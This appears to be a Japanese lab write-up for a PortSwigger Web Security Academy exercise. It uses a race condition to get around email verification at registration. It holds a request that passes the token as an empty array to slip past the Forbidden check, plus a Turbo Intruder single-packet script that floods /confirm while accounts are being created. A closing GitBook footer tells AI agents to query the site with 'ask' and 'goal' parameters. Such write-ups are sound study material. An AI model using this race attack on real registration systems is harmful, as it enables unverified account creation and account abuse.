> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/race-conditions/partial-construction-race-condition.md).
# 部分構築の競合状態
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### 部分的な構築によるレースコンディション
#### ラボの目的

* このサイトには、〜を備えた登録機構があります **メール認証**.
* A **レースコンディション** により **チェックを回避する** そして任意のアドレスで登録できます。
* 最終目標: **アカウントを作成する**、ログインして、その後 **ユーザーを削除する `carlos`**.

#### 観測されたコンテキスト(登録)

* UI側のメッセージ:


ラボから提供されたメールでアカウント作成を試行 -> レスポンス:


要件を満たすメールで試行、例: `jordan@ginandjuice.shop` → 回答:
**「アカウント登録リンクについてメールをご確認ください」**.
{% code overflow="wrap" %}
```bash
csrf=HggS13aIQlQSXW9Tdhh1NmOGrSYIalTN&username=wiener&email=wiener%40exploit-0ad00064047bcce1804a250e017f00f9.exploit-server.net&password=peter
```
{% endcode %}
#### 解析(resources/users.js)
〜では `users.js`を見ると、
* 登録フォームは次を送信します `username`, `email`, `パスワード`.
* メール確認は次のものによって行われます **POST** へ:
* `POST /confirm?token=...`
* トークンはURLから抽出され、確認フォームのactionに挿入されます。
結論:検証はエンドポイントに依存している **/confirm** を **トークン** クエリ文字列で送信されます。
```javascript
const createRegistrationForm = () => {
const form = document.getElementById('user-registration');
const usernameLabel = document.createElement('label');
usernameLabel.textContent = 'ユーザー名';
const usernameInput = document.createElement('input');
usernameInput.required = true;
usernameInput.type = 'text';
usernameInput.name = 'username';
const emailLabel = document.createElement('label');
emailLabel.textContent = 'メールアドレス';
const emailInput = document.createElement('input');
emailInput.required = true;
emailInput.type = 'email';
emailInput.name = 'email';
const passwordLabel = document.createElement('label');
passwordLabel.textContent = 'パスワード';
const passwordInput = document.createElement('input');
passwordInput.required = true;
passwordInput.type = 'password';
passwordInput.name = 'password';
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = '登録';
form.appendChild(usernameLabel);
form.appendChild(usernameInput);
form.appendChild(emailLabel);
form.appendChild(emailInput);
form.appendChild(passwordLabel);
form.appendChild(passwordInput);
form.appendChild(button);
}
const confirmEmail = () => {
const container = document.getElementsByClassName('confirmation')[0];
const parts = window.location.href.split("?");
const query = parts.length == 2 ? parts[1] : "";
const action = query.includes('token') ? query : "";
const form = document.createElement('form');
form.method = 'POST';
form.action = '/confirm?' + action;
const button = document.createElement('button');
button.className = 'button';
button.type = 'submit';
button.textContent = '確認';
form.appendChild(button);
container.appendChild(form);
}
```

#### 最初の試行とブロック
* 空の確認を強制しようとする試行:
```http
POST /confirm?token=token

```
* 回答: **禁止** → 空のトークンに対して保護されたエンドポイント
#### 保護の回避(別の解釈)
新しい試行:
```bash
/confirm?token[]=
```
* 回答:\*\*
* 解釈:バックエンドはもはや Forbidden としてブロックせず、\*\*値を処理します\*\*(ただし、それが配列であることを示しています)。
#### タイミングの観測

* その **登録** リクエストの方が遅い:
* /\~ **199 ms**
その **確認** リクエストの方が速い:
* /\~ **78 ms**
アイデア: **ボム** `/confirm?token[]=` アカウント作成中のウィンドウの間に、誤ったタイミングで確認を発火させる
### 悪用
#### 方法1 — Intruder(競合)

1. 次を送信する `POST /confirm?token[]=` リクエストを Intruder に送る。


* 送信方法を次のように設定する **競合リクエスト** (例:10)。
* この連続送信中に、Repeater(またはブラウザ)から複数のアカウントを作成する:
* `test1`, `test2`, `test3`,... `test7`
Intruder への応答を確認する:
* いずれかの応答が最終的に返す **200**

テストアカウントでログインを試す:
* 成功を確認(例: `test2`).

#### 方法2 — Turbo Intruder(Race Single Packet Attack)

1. クエリを選択して送信する先: **Turbo Intruder**.

* 次を選択する **race / single-packet** 攻撃。
このスクリプトを使用する:
スクリプトの仕組み(ここでの適用例):
* ファイル **複数の登録** (`lol0..lol19` ユーザー)
* クエリ **多数の確認** (`/confirm?token[]=`)
* ゲートを開いてレースコンディションを発生させる。
```python
def queueRequests(target, wordlists):
engine = RequestEngine(
endpoint=target.endpoint,
concurrentConnections=1,
engine=Engine.BURP2
)
confirmation_email = '''POST /confirm?token[]= HTTP/2
Host: 0a0700db04dacc3080b6262500af004e.web-security-academy.net
Cookie: phpsessionid=sOwKShdkHig4oxnUpwlWZ82vFl6rwdom
Content-Length: 0
'''
gate_name = "race1"
for i in range(20):
username = "lol" + str(i)
engine.queue(target.req, [username], gate=gate_name)
for j in range(50):
engine.queue(confirmation_email, [], gate=gate_name)
engine.openGate(gate_name)
def handleResponse(req, interesting):
table.add(req)
```
#### 期待される結果

* 少なくとも1つのアカウントが作成される **まるでメールが確認されたかのように** (トークンを保持していなくても)。
* その後、このアカウントでログインし、アカウント機能を使ってラボの目的に到達できます(削除の `carlos`).
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/race-conditions/partial-construction-race-condition.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.